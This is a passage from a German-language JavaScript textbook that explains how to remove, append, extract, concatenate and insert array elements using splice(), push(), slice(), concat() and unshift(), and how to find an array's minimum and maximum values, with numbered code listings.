03 function groesseArray(a) {
04     g=0;
05     for (i in a) {
06         g++;
07     }
08     return g;
09 }
10 function ausgabe(a,text) {
11     for(i = 0; i < a.length; i++){
12         document.write("Inhalt von " + text + ", Index " + i + ", Wert: "
13         + a[i] + "<br />");
14     }
15     document.write("---<br />");
16 }
```

Listing 428: Anwendung von `splice()` zum Eliminieren von Datenfeldelementen

13. Geben Sie jedoch weitere Parameter an, werden die bisherigen Inhalte des Datenfelds ab dem Startindex durch diese Inhalte ersetzt.

```
17 a = new Array(7);
18 for(i = 0; i < a.length; i++){
19     a[i] = i;
20 }
21 document.write("Größe des Originaldatenfelds: " + a.length + "
22      "<br />");
22 document.write(
23 "Anzahl der tatsächlich existierenden Elemente: "
24 + groesseArray(a) + "<br />");
25 ausgabe(a, "Inhalt des Originaldatenfelds");
26 a.splice(2,3);
27 document.write(
28 "Größe von dem Array nach Aufruf von a.splice(2,3):: "
29 + a.length + "<br />");
30 document.write(
31 "Anzahl der tatsächlich existierenden Elemente: "
32 + groesseArray(a) + "<br />");
33 ausgabe(a, "Inhalt nach Aufruf von a.splice(2,3)");
34 </script>
35 </html>
```

Listing 428: Anwendung von splice() zum Eliminieren von Datenfeldelementen (Forts.)

In Zeile 26 eliminieren wir mit a.splice(2,3); ab dem Index 2 drei Elemente aus dem Datenfeld.




Abbildung 223: Löschen von Datenfeldelementen mit splice()

141 Wie kann ich an das Ende eines Datenfelds ein oder mehrere Elemente anfügen?

Sie können natürlich von Hand an das Ende eines Datenfelds ein oder mehrere Elemente anfügen, indem Sie die Größe des zu vergrößernden Datenfelds mit der `length`-Eigenschaft ermitteln und explizit den Wert eines Datenfeldelements mit dem nächsten Index erzeugen. Bei Bedarf führen Sie die Schrittfolge mehrfach durch.

Beispiel (`datenfeld23.html`):

```

01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04     for(i = 0; i < a.length; i++){
05         document.write(
06             "Inhalt von Index " + i +
07             ", Wert: " + a[i] + "<br />");
08     }
09     document.write("---<br />");
10 }
11 a = new Array(5);
12 for(i = 0; i < a.length; i++){
13     a[i] = Math.round(Math.random() * 100);
14 }
15 document.write("Original-Array<br />");
16 ausgabe(a);
17 g = a.length;
18 for(i = 0; i < 3; i++){
19     a[g + i] = g + i;
20 }
21 document.write("Array vergrößert<br />");
22 ausgabe(a);
23 </script>
24 </html>
```

Listing 429: Manuelles Anfügen von Elementen an das Ende eines Datenfelds

In der Funktion `ausgabe()`, die von Zeile 3 bis 10 definiert ist, werden mit einer `for`-Schleife die Inhalte aller Elemente in dem Datenfeld, das als Parameter übergeben wird, ausgegeben. In Zeile 11 wird ein neues Datenfeld `a` der Größe 5 angelegt.

In der folgenden Schleife von Zeile 12 bis 14 füllen wir dann die Elemente in dem Datenfeld mit ganzzahligen Zufallswerten zwischen 0 und 100. Dazu kommen die Methoden (`Math.round(Math.random() * 49)`) zum Runden und `Math.random()` zum Erzeugen einer Zufallszahl zwischen 0 und 1 zum Einsatz, die mit dem Multiplikator 100 multipliziert wird.

In Zeile 16 erfolgt der erste Aufruf der Funktion `ausgabe()`. Dieser Funktion wird das Datenfeld als Parameter übergeben. Die Ausgabe ist die Größe und der Inhalt des Originaldatenfelds.

In Zeile 17 merken wir uns die Größe von dem Datenfeld. Mit der folgenden `for`-Schleife werden dem Datenfeld 3 neue Elemente hinzugefügt. Der Index ist durch die Originalgröße des Datenfelds und die Zählvariable so berechnet, dass die Elemente sukzessive an das Ende des bestehenden Datenfelds angehängt werden.




Abbildung 224: Das Originaldatenfeld und das vergrößerte Datenfeld

Dieses manuelle Erweitern eines Datenfelds funktioniert zuverlässig, aber im Grunde müssen Sie sich diese Arbeit gar nicht machen. Die Array-Klasse bringt bereits für diese Tätigkeit die Methode `push()` mit. Diese erwartet als Parameter ein oder mehrere Elemente, die an ein Datenfeld angehängt werden sollen. In unserem letzten Beispiel brauchen Sie bloß die Zeilen

```
17 g = a.length;
18 for(i = 0; i < 3; i++){
19   a[g + i] = g + i;
20 }
```

Listing 430: Quellcodepassage aus datenfeld23.html

gegen die folgende Codezeile auszutauschen (`datenfeld23a.html`):

```
17 a.push(5, 6, 7);
```

Listing 431: Äquivalenter Effekt mit der `push()`-Methode

Hinweis

Trotz der bequemen Vorgehensweise mit `push()` ist die Beschäftigung mit der manuellen Vorgehensweise nützlich für das grundlegende Verständnis im Umgang mit Datenfeldern. Insbesondere können Sie bei der manuellen Vorgehensweise besser auf den anzufügenden Inhalt Einfluss nehmen.

142 Wie kann ich einen Teil eines Datenfelds extrahieren?

Sie können natürlich von Hand einen Teil eines Datenfelds extrahieren, indem Sie explizit den Anfangs- und Endindex des zu extrahierenden Teils nehmen und alle Datenfeldelemente dazwischen einem neuen Datenfeld zuweisen.

Beispiel (*datenfeld24.html*):

```

01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04     for(i = 0; i < a.length; i++){
05         document.write(
06             "Inhalt von Index " + i +
07             ", Wert: " + a[i] + "<br />");
08     }
09     document.write("---<br />");
10 }
11 a = new Array(5);
12 for(i = 0; i < a.length; i++){
13     a[i] = Math.round(Math.random() * 100);
14 }
15 document.write("Original-Array<br />");
16 ausgabe(a);
17 t = new Array();
18 for(i = 0; i < 2; i++){
19     t[i] = a[i + 2];
20 }
21 document.write("Extrahiertes Teilarray<br />");
22 ausgabe(t);
23 </script>
24 </html>
```

Listing 432: Manuelles Extrahieren eines Teils von einem Datenfeld

In der Funktion `ausgabe()` (Zeile 3 bis 10) werden mit einer `for`-Schleife die Inhalte aller Elemente in dem Datenfeld, das als Parameter übergeben wird, ausgegeben. In Zeile 11 wird ein neues Datenfeld `a` der Größe 5 angelegt.

In der folgenden Schleife von Zeile 12 bis 14 füllen wir dann die Elemente in dem Datenfeld mit ganzzahligen Zufallswerten zwischen 0 und 100. Dazu kommen die Methoden `(Math.round(Math.random() * 49))` zum Runden und `Math.random()` zum Erzeugen einer Zufallszahl zwischen 0 und 1 zum Einsatz, die mit dem Multiplikator 100 multipliziert wird.

In Zeile 16 erfolgt der erste Aufruf der Funktion `ausgabe()`. Dieser Funktion wird das Datenfeld als Parameter übergeben. Die Ausgabe besteht aus den Indizes und dem Inhalt des Originaldatenfelds.

In Zeile 17 erzeugen wir ein neues Datenfeld t. Mit der folgenden for-Schleife werden zwei Elemente aus dem Originaldatenfeld genommen und zum Aufbau von zwei Elementen des neuen Datenfelds t verwendet. Der Wert 2 beim Index des Originaldatenfelds a ist der Startwert der Extrahierung (Zeile 19 – t[i] = a[i + 2];). Der Endindex ergibt sich aus der Zahl der extrahierten Elemente.



Abbildung 225: Extrahieren eines Teils von einem Datenfeld

Dieses manuelle Extrahieren von Teilen eines Datenfelds funktioniert zuverlässig, aber im Grunde müssen Sie sich diese Arbeit gar nicht machen.

Die Array-Klasse bringt bereits für diese Tätigkeit die Methode `slice()` mit. Diese erwartet als ersten Parameter den Index des ersten zu extrahierenden Elements und als zweiten Parameter den Index des letzten Elements. In unserem letzten Beispiel brauchen Sie für die gleiche Wirkung bloß die Zeilen

```
17 t = new Array();
18 for(i = 0; i < 2; i++){
19   t[i] = a[i + 2];
20 }
```

Listing 433: Quellcodepassage aus datenfeld24.html

durch die folgende Codezeile zu ersetzen (*datenfeld24a.html*):

```
17 t = a.slice(2,4);
```

Listing 434: Äquivalenter Effekt mit der slice()-Methode

Hinweis

Beachten Sie, dass Sie ein Datenfeld (wie in unserem Beispiel `t`) nicht manuell erzeugen müssen, wenn Sie die `slice()`-Methode verwenden. Die Methode erzeugt automatisch ein Datenfeld.

Tipp

Die `slice()`-Methode können Sie auch mit negativem Index für den zweiten Parameter verwenden. Dann wird der Endindex der Extrahierung aus Sicht des letzten Datenfeldelements rückwärts gezählt. Tauschen Sie zur Verdeutlichung die `slice()`-Methode im letzten Beispiel wie folgt aus (*datenfeld24b.html*):

```
17 t = a.slice(2,-1);
```

Listing 435: Äquivalenter Effekt mit der slice()-Methode und negativem Index

Das bedeutet bei einem Datenfeld mit 5 Elementen, dass vom Index 2 bis zum Index (5 - 1) extrahiert werden soll. Das ist also bei einem Datenfeld mit 5 Elementen äquivalent mit `t = a.slice(2,4);`.

Hinweis

Trotz der bequemen Vorgehensweise mit `slice()` ist die Beschäftigung mit der manuellen Vorgehensweise nützlich für das grundlegende Verständnis im Umgang mit Datenfeldern. Auch haben Sie durchaus ein paar Vorteile bei der manuellen Vorgehensweise. So können Sie beispielsweise die Extraktion der Daten mit Filterfunktionen kombinieren oder auch Werte ändern.

143 Wie kann ich zwei Datenfelder zusammenfügen?

Sie können auf einfache Weise von Hand an das Ende eines Datenfelds die Elemente eines anderen Datenfelds anfügen, indem Sie die Größe des ersten Datenfelds mit der `length`-Eigenschaft ermitteln und ab dem nächsten Index explizit Wert für Wert des zweiten Datenfelds zur Erzeugung weiterer Datenfeldelemente verwenden.

Beispiel (*datenfeld25.html*):

```
01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04     for(i = 0; i < a.length; i++){
05         document.write(
06             "Inhalt von Index " + i +
07             ", Wert: " + a[i] + "<br />");
08     }
09     document.write("---<br />");
10 }
11 a = new Array(5);
12 for(i = 0; i < a.length; i++){
13     a[i] = Math.round(Math.random() * 100);
14 }
15 document.write("Original-Array 1<br />");
16 ausgabe(a);
```

Listing 436: Manuelles Verbinden von zwei Datenfeldern

```
17 g = a.length;
18 b = new Array(3);
19 for(i = 0; i < b.length; i++){
20   b[i] = Math.round(Math.random() * 10);
21 }
22 document.write("Original-Array 2<br />");
23 ausgabe(b);
24 for(i = 0; i < b.length; i++){
25   a[g + i] = b[i];
26 }
27 document.write("Arrays zusammengefügt<br />");
28 ausgabe(a);
29 </script>
30 </html>
```

Listing 436: Manuelles Verbinden von zwei Datenfeldern (Forts.)

In der Funktion `ausgabe()`, die von Zeile 3 bis 10 definiert ist, werden mit einer `for`-Schleife die Inhalte aller Elemente in dem Datenfeld, das als Parameter übergeben wird, ausgegeben. In Zeile 11 wird ein erstes Datenfeld `a` der Größe 5 angelegt.

In der folgenden Schleife von Zeile 12 bis 14 füllen wir dann die Elemente in dem Datenfeld mit ganzzahligen Zufallsrängen zwischen 0 und 100. Dazu kommen die Methoden (`Math.round(Math.random() * 49)`) zum Runden und `Math.random()` zum Erzeugen einer Zufallszahl zwischen 0 und 1 zum Einsatz, die mit dem Multiplikator 100 multipliziert wird.

In Zeile 16 erfolgt der erste Aufruf der Funktion `ausgabe()`. Dieser Funktion wird das Datenfeld als Parameter übergeben. Die Ausgabe ist die Größe und der Inhalt des ersten Datenfelds.

In Zeile 17 merken wir uns die Größe des Datenfelds `a`. In Zeile 18 erzeugen wir ein zweites Datenfeld `b` und füllen es analog zu dem ersten Datenfeld anschließend mit einer `for`-Schleife.

In Zeile 23 wird auch dieses Datenfeld ausgegeben.

Mit der folgenden `for`-Schleife werden die einzelnen Elemente des zweiten Datenfelds dazu verwendet, in dem ersten Datenfeld neue Elemente anzuhängen. Der Index ist durch die Originalgröße des Datenfelds und die Zählvariable dieser `for`-Schleife (sie durchläuft alle Elemente des zweiten Datenfelds `b`) so berechnet, dass alle Elemente von `b` sukzessive an das Ende des ersten Datenfelds `a` angehängt werden.

Dieses manuelle Zusammenfügen von zwei Datenfeldern funktioniert zuverlässig, aber im Grunde müssen Sie sich diese Arbeit gar nicht machen.

Die `Array`-Klasse bringt für diese Tätigkeit bereits die Methode `concat()` mit. Diese erwartet als Parameter den Namen des Datenfelds, das an das vorangestellte Datenfeld angefügt werden soll. In unserem letzten Beispiel brauchen Sie für die gleiche Wirkung bloß die Zeilen

```
24 for(i = 0; i < b.length; i++){
25   a[g + i] = b[i];
26 }
```

Listing 437: Quellcodepassage aus datenfeld25.html

gegen die folgende Codezeile auszutauschen (`datenfeld25a.html`):

```
24 a = a.concat(b);
```

*Listing 438: Äquivalenter Effekt mit der concat()-Methode***Hinweis**

Trotz der bequemen Vorgehensweise mit `concat()` ist die Beschäftigung mit der manuellen Vorgehensweise nützlich für das grundlegende Verständnis im Umgang mit Datenfeldern. Auch haben Sie durchaus ein paar Vorteile bei der manuellen Vorgehensweise. So können Sie beispielsweise die Verknüpfung der Datenfelder mit Filterfunktionen kombinieren oder auch Werte ändern.

144 Wie kann ich am Anfang eines Datenfelds Elemente einfügen?

Sie können auf einfache Weise am Anfang eines Datenfelds Elemente von Hand einfügen, indem Sie ein weiteres Datenfeld aufbauen, sich dessen Größe merken und dem ersten Datenfeld voranstellen.

Beispiel (*datenfeld26.html*):

```
01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04     for(i = 0; i < a.length; i++){
05         document.write(
06             "Inhalt von Index " + i +
07             ", Wert: " + a[i] + "<br />");
08     }
09     document.write("---<br />");
10 }
11 a = new Array(5);
12 for(i = 0; i < a.length; i++){
13     a[i] = Math.round(Math.random() * 100);
14 }
15 document.write("Original-Array<br />");
16 ausgabe(a);
17 b = new Array(3);
18 for(i = 0; i < b.length; i++){
19     b[i] = Math.round(Math.random() * 10);
20 }
21 g = b.length;
22 document.write("Voranzustellendes Array<br />");
23 ausgabe(b);
24 for(i = 0; i < a.length; i++){
25     b[g + i] = a[i];
26 }
27 a = b;
28 document.write("Arrays zusammengefügt<br />");
29 ausgabe(a);
30 </script>
31 </html>
```

Listing 439: Manuelles Voranstellen von Datenfeldelementen

In der Funktion `ausgabe()`, die von Zeile 3 bis 10 definiert ist, werden mit einer `for`-Schleife die Inhalte aller Elemente in dem Datenfeld, das als Parameter übergeben wird, ausgegeben.

In Zeile 11 wird ein erstes Datenfeld `a` der Größe 5 angelegt. In der folgenden Schleife von Zeile 12 bis 14 füllen wir dann die Elemente in dem Datenfeld mit ganzzahligen Zufallswerten zwischen 0 und 100. Dazu kommen die Methoden (`Math.round(Math.random() * 49)`) zum Runden und `Math.random()` zum Erzeugen einer Zufallszahl zwischen 0 und 1 zum Einsatz, die mit dem Multiplikator 100 multipliziert wird.

In Zeile 16 erfolgt der erste Aufruf der Funktion `ausgabe()`. Dieser Funktion wird das Datenfeld als Parameter übergeben. Die Ausgabe ist die Größe und der Inhalt des ersten Datenfelds, dem im folgenden Schritt am Anfang Elemente hinzugefügt werden soll.

In Zeile 17 erzeugen wir ein zweites Datenfeld `b` und füllen es analog dem ersten Datenfeld anschließend mit einer `for`-Schleife. Das sind die Datenfeldelemente, die dem ersten Datenfeld am Anfang hinzugefügt werden sollen.

In Zeile 21 merken wir uns die Größe des Datenfelds `b`. In Zeile 23 wird auch dieses Datenfeld ausgegeben.

Mit der folgenden `for`-Schleife werden die einzelnen Elemente des zweiten Datenfelds dazu verwendet, in dem ersten Datenfeld neue Elemente am Anfang einzufügen. Der Trick ist, dass erst einmal die Elemente des ersten (!) Datenfelds (dem eigentlich am Anfang die neuen Elemente hinzugefügt werden sollen) dem zweiten (!) Datenfeld angehängt werden. Der Index ist durch die Originalgröße des zweiten (!) Datenfelds und die Zählvariable dieser `for`-Schleife (sie durchläuft alle Elemente von dem ersten (!) Datenfeld `a`) so berechnet, dass alle Elemente von `a` sukzessive an das Ende des zweiten Datenfelds `b` angehängt werden.

In Zeile 27 ersetzt dann `b` das Datenfeld `a` und damit sind die gewünschten Elemente am Anfang vom Datenfeld `a` eingefügt worden.

Dieses manuelle Voranstellen eines zweiten Datenfelds funktioniert zuverlässig, aber noch eleganter ist die Verwendung der Methode `concat()`. Diese erwartet als Parameter den Namen des Datenfelds, das an das vorangestellte Datenfeld angefügt werden soll. Sie brauchen bloß die richtige Reihenfolge zu beachten. In unserem letzten Beispiel brauchen Sie für die gleiche Wirkung bloß die Zeilen

```
24 for(i = 0; i < a.length; i++){
25   b[g + i] = a[i];
26 }
```

Listing 440: Quellcodepassage aus datenfeld26.html

gegen die folgende Codezeile auszutauschen (`datenfeld26a.html`):

```
24 a = b.concat(a);
```

Listing 441: Äquivalenter Effekt mit der concat()-Methode

Auch die Zeile 21 (`g = b.length;`) brauchen Sie dann nicht mehr.

Und selbst diesen Weg über `concat()` müssen Sie nicht gehen, denn alternativ gibt es die Methode `unshift()`. Die Methode erwartet die hinzuzufügenden Elemente als Parameter. In Beispiel `datenfeld26.html` brauchen Sie für die gleiche Wirkung wieder nur die Zeilen

550 >> Wie kann ich an einer beliebigen Stelle eines Datenfelds Elemente einfügen?

```
24 for(i = 0; i < a.length; i++){
25   b[g + i] = a[i];
26 }
```

Listing 442: Quellcodepassage aus datenfeld26.html

durch die folgende Codezeile zu ersetzen (*datenfeld26b.html*):

```
24 a.unshift(b[0], b[1], b[2]);
```

Listing 443: Äquivalenter Effekt mit der unshift()-Methode

Und wie auch bei `concat()` benötigen Sie die Zeile 21 (`g = b.length;`) dann nicht mehr.

Tipp

Die Methode `unshift()` liefert als Rückgabewert die Größe des neuen Datenfelds.

Hinweis

Trotz der bequemen Vorgehensweise mit `unshift()` ist die Beschäftigung mit der manuellen Vorgehensweise nützlich für das grundlegende Verständnis im Umgang mit Datenfeldern. Auch haben Sie durchaus ein paar Vorteile bei der manuellen Vorgehensweise. So können Sie beispielsweise die Veränderung des Datenfelds mit Filterfunktionen kombinieren oder auch Werte ändern.

145 Wie kann ich an einer beliebigen Stelle eines Datenfelds Elemente einfügen?

Sie können natürlich an einer beliebigen Stelle eines Datenfelds Elemente einfügen, indem Sie dort die Inhalte manuell ersetzen. Das erfolgt einfach über Zuweisung eines neuen Werts.

Die zweite Alternative ist, die neuen Elemente einzufügen und dort die bisherigen Inhalte zu verschieben, damit alle Inhalte erhalten bleiben. Schauen wir uns Rezepte für beide Varianten an (*datenfeld26.html*):

```
01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04   for(i = 0; i < a.length; i++) {
05     document.write(
06       "Inhalt von Index " + i +
07       ", Wert: " + a[i] + "<br />");
08   }
09   document.write("---<br />");
10 }
11 a = new Array(1,2,3,4,5);
12 document.write("Original-Array<br />");
13 ausgabe(a);
14 a[4] = 6;
15 a[5] = 7;
```

Listing 444: Manuelles Einfügen von Elementen in einem Datenfeld ohne und mit Verschieben der Originalinhalte

```
16 document.write(  
17 "Array nach direkter Zuweisung der Datenfeldelemente mit ↵  
Überschreiben<br />");  
18 ausgabe(a);  
19 b = new Array();  
20 neu = 3;  
21 for (i = 0; i < neu; i++){  
22   b[i] = a[i];  
23 }  
24 b[neu] = 42;  
25 for (i = neu + 1; i < a.length + 1; i++){  
26   b[i] = a[i - 1];  
27 }  
28 a = b;  
29 document.write(  
30 "Array nach direkter Zuweisung der Datenfeldelemente mit ↵  
Verschieben<br />");  
31 ausgabe(a);  
32 </script>  
33 </html>
```

Listing 444: Manuelles Einfügen von Elementen in einem Datenfeld ohne und mit Verschieben der Originalinhalte (Forts.)

In der Funktion `ausgabe()`, die von Zeile 3 bis 10 definiert ist, werden mit einer `for`-Schleife die Inhalte aller Elemente in dem Datenfeld, das als Parameter übergeben wird, ausgegeben. In Zeile 11 wird ein erstes Datenfeld `a` der Größe 5 angelegt, das direkt mit Vorgabewerten initialisiert wird.

In Zeile 13 erfolgt der erste Aufruf der Funktion `ausgabe()`. Dieser Funktion wird das Datenfeld als Parameter übergeben. Die Ausgabe ist die Größe und der Inhalt des Originaldatenfelds.

In Zeile 14 und 15 wird zwei Elementen des Datenfelds ein Wert zugewiesen. Das Feld `a[4]` besteht bereits und der Inhalt wird überschrieben. Das Feld `a[5]` wird neu erzeugt. Über die Ausgabe in Zeile 18 erhalten Sie das Resultat.

Tipp

Bis hierhin sollte keinerlei Überraschung vorliegen. Allerdings sollte die Methode `splice()` bekannt sein, die als Alternative für diese Schritte verwendet werden kann. Diese erwartet als zwingende Parameter den Startindex, ab dem die Elemente in einem Datenfeld überschrieben werden sollen, und als zweiten Parameter, die Anzahl der einzufügenden Elemente. Wenn Sie keine weiteren Parameter angeben, werden genauso viele Elemente aus dem Datenfeld gelöscht, wie der zweite Parameter angibt.

Das ist hier nicht von Interesse.

Geben Sie jedoch weitere Parameter an, werden die bisherigen Inhalte des Datenfelds ab dem Startindex durch diese Inhalte ersetzt. Geben Sie ab dem dritten Parameter mehr Inhalte an als nach dem Wert des zweiten Parameters ersetzt werden sollen, wird die Angabe im zweiten Parameter ignoriert. Aber notwendig ist der zweite Parameter auf jeden Fall – wenn er in diesem Fall auch nur als Platzhalter zu sehen ist. Ergibt sich aus der Anzahl der Parameter von `splice()`, dass Elementen Werte zugewiesen werden, die noch nicht da sind, werden sie erzeugt. Sie können also in unserem Beispiel Zeile 14

(`a[4] = 6;`) und Zeile 15 (`a[5] = 7;`) durch `a.splice(4, 2, 6, 7);` ersetzen ([datenfeld27a.html](#)). Der Vorteil der `splice()`-Methode gegenüber der manuellen Vorgehensweise ist für unsere Situation offensichtlich marginal.

In Zeile 19 erzeugen wir ein neues Datenfeld `b`. In Zeile 20 wird eine Variable `neu` eingeführt und mit dem Wert 3 initialisiert. Das soll der Index sein, an dem ein neuer Inhalt eingefügt wird. Anschließend füllen wir das neue Datenfeld `b` mit einer `for`-Schleife, wobei die Inhalte des Datenfelds `a` bis zum Index `neu` (exklusive) als Inhalte zugewiesen werden.

In Zeile 24 erhält das Datenfeldelement `b[neu]` einen neuen Wert (`b[neu] = 42;`). Die nachfolgende `for`-Schleife (`for (i = neu + 1; i < a.length + 1; i++){ b[i] = a[i - 1]; }`) beginnt ab dem Index `neu + 1`, das Datenfeld `b` weiter aufzubauen. Dabei werden die restlichen Inhalte des Datenfelds `a` zugewiesen. Beachten Sie, dass der Index eines Elements aus `a` um den Wert 1 gegenüber dem Index eines Datenfeldelements aus `b` reduziert ist. Das bewirkt die gewünschte Verschiebung. Das Feldelement `a[3]` wird also `b[4]` zugewiesen, `a[4]` wird `b[5]` zugewiesen usw. Aus diesem Grund muss auch das Abbruchkriterium um den Wert 1 erhöht werden, damit das Datenfeld `a` vollständig durchlaufen wird.

In Zeile 28 ersetzt das Datenfeld `b` wieder das Datenfeld `a` und wie gewünscht wurde an dem Index `neu` ein neues Element eingefügt.

Hinweis

Zum Einfügen mit Verschiebung der bisherigen Inhalte ist in der Tat so eine manuelle Vorgehensweise notwendig, wie wir sie im letzten Rezept durchgespielt haben. Es gibt keine Standardmethode die das leistet.

146 Wie ermittle ich den kleinsten oder den größten Wert in einem Datenfeld?

Wenn Sie aus einer Menge an Zahlen den größten oder kleinsten Wert herausfinden wollen, bietet das `Math`-Objekt mit den Methoden `max()` und `min()` zwei ideale Ansätze. Die Methoden liefern den größten beziehungsweise kleinsten Wert aus der Menge der Übergabeparameter.

Das Problem ist nur, dass Sie diesen Methoden als Parameter nicht einfach ein komplettes Datenfeld übergeben können, sondern nur einzelne, durch Kommata getrennte Werte. Eine Suche wie die folgende ist zwar möglich, aber sehr ineffektiv, da Sie die Datenfeldelemente einzeln notieren müssen:

```
maximum = Math.max(a[0], a[1], a[2], a[3], a[4], a[5]);
```

Listing 445: Eine mögliche, wenngleich bei Datenfeldern ineffektive Suche nach dem Maximum

```
minimum = Math.min(a[0], a[1], a[2], a[3], a[4], a[5]);
```

Listing 446: Der gleiche Ansatz für die Suche nach dem Minimum

Zudem erhalten Sie auf diese Weise zwar den Maximal- beziehungsweise den Minimalwert, aber nicht den Index, an dem Sie diesen jeweils finden.

Die Lösung für beide Probleme ist aber einfach. Sie müssen in einer Schleife alle Elemente in einem Datenfeld durchlaufen und mit `Math.max()` oder `Math.min()` vergleichen, ob der Wert in einem vorherigen Element bereits größer beziehungsweise kleiner war. Natürlich können Sie diesen Vergleich auch von Hand durchführen, was vielleicht sogar verständlicher ist.

Das schematische Rezept zur Suche nach einem Maximum in einem Datenfeld sieht so aus:

```
01 function sucheMax(a) {
02     maximumwert = a[0];
03     maximumindex = 0;
04     for(i = 1; i < a.length; i++){
05         if(a[i] > maximumwert){
06             maximumwert = a[i];
07             maximumindex = i;
08         }
09     }
10 ... // tue etwas mit den ermittelten Informationen
11 }
```

Listing 447: Suche nach dem Maximum in einem Datenfeld

Die Funktion bekommt das Datenfeld als Parameter übergeben. In Zeile 2 wird eine Variable `maximumwert` angelegt und mit dem Wert des ersten Datenfeldelements initialisiert. Diese Variable soll am Ende der Funktion den in dem Datenfeld vorkommenden Maximalwert enthalten.

Hinweis

Eine Initialisierung der Variablen `maximumwert` mit einem festen Wert wie 0 ist nicht sinnvoll. Damit könnten Sie zum Beispiel kein Datenfeld mit rein negativen Werten testen. Noch problematischer wäre eine solche Initialisierung mit einem festen Wert bei der Suche nach einem Minimum.

In Zeile 3 wird eine weitere Variable `maximumindex` angelegt und mit dem Wert 0 initialisiert. Diese Variable soll am Ende der Funktion den Index des Elements mit dem in dem Datenfeld vorkommenden Maximalwert enthalten.

Die folgende `for`-Schleife durchläuft alle Datenfeldelemente ab dem zweiten Index. Damit wird die Schleife nur dann ausgeführt, wenn das Datenfeld auch über mindestens zwei Elemente verfügt. Das ist nun keine wesentliche Einschränkung, denn bei einem Datenfeld mit nur einem Element das Maximum bestimmen zu wollen, ist gelinde gesagt keine sonderlich sinnvolle Aufgabe ;-). Dennoch – selbst für diesen ziemlich unsinnigen Fall funktioniert das Rezept, da ja die Initialisierung von `maximumindex` mit dem ersten Datenbankelement erfolgt ist.

In Zeile 5 überprüfen wir bei jedem Schleifendurchlauf mit `if(a[i] > maximumwert)`, ob das aktuelle Datenfeldelement größer als der bisher in `maximumindex` gespeicherte Wert ist. Falls ja, erhält `maximumindex` den aktuellen Wert als neuen Wert zugewiesen (Zeile 6 - `maximumwert = a[i];`) und der Index wird in Zeile 7 mit `maximumindex = i;` gemerkt. Damit erhalten Sie am Ende der Schleife sowohl den Maximalwert als auch dessen Index.

Die schematische Funktion zum Ermitteln des Minimums und dessen Index sieht fast gleich aus:

```
01 function sucheMin() {
02     minimumwert = a[0];
03     minimumindex = 0;
```

Listing 448: Suche nach dem Minimum in einem Datenfeld

554 >> Wie ermittle ich den kleinsten oder den größten Wert in einem Datenfeld?

```
04   for(i = 1; i < a.length; i++){
05     if(a[i] < minimumwert){
06       minimumwert = a[i];
07       minimumindex = i;
08     }
09   }
10 .. // tue etwas mit den ermittelten Informationen
11 }
```

Listing 448: Suche nach dem Minimum in einem Datenfeld (Forts.)

Der wesentliche Unterschied zu der Suche nach dem Maximum ist der Vergleich in Zeile 5 auf kleiner als (`if(a[i] < minimumwert)`).

Wenden wir die beiden Funktionen in einem konkreten Beispiel an und ermitteln dort die tatsächlichen Maximum- und Minimumwerte samt zugehörigen Indizes.

Beispiel (`datenfeld28.html`):

```
01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04   for(i = 0; i < a.length; i++){
05     document.write(
06       "Inhalt von Index " + i +
07       ", Wert: " + a[i] + "<br />");
08   }
09   document.write("---<br />");
10 }
11 function sucheMax(a) {
12   maximumwert = a[0];
13   maximumindex = 0;
